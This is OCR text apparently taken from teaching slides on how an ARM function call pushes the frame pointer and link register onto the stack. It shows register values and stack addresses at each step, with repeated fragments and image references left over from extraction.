


func1
push {r11, lr}
set R11
Set params r0,r1
bl func1
0x00008390
0x00008394
0x00008560
0x00008564
STACK
0x000000F8
0x000000FC
0x00000000
0x00000100
0x00008394
REGISTERS
R0
0x01
R1
0x02
R11
0x00000100
LR
0x00008394
save Frame Pointer (R11)

Functions


func1
push {r11, lr}
set R11
Set params r0,r1
bl func1
0x00008390
0x00008394
0x00008560
0x00008564
STACK
0x000000F8
0x000000FC
0x00000000
0x00000100
0x00008394
REGISTERS
R0
R1
R11
LR
0x01
0x02
0x00000100
0x00008394

Functions




STACK


0x000000F8	
0x000000FC	0x00000000
0x00000100	0x00008394

REGISTERS

R0	R1	R11	LR
0x01	0x02	0x00000100	0x00008394


Functions






REGISTERS

R0	R1	R11	LR
0x03	0x02	0x00000100	0x00008394




func1
push {r11, lr}
set R11
Set new r0, r1
Set params r0,r1
bl func1
0x00008390
0x00008394
0x00008560
0x00008564
STACK
0x000000F8
0x000000FC
0x00000000
0x00000100
0x00008394
REGISTERS
R0
R1
R11
LR
0x03
0x04
0x00000100
0x00008394

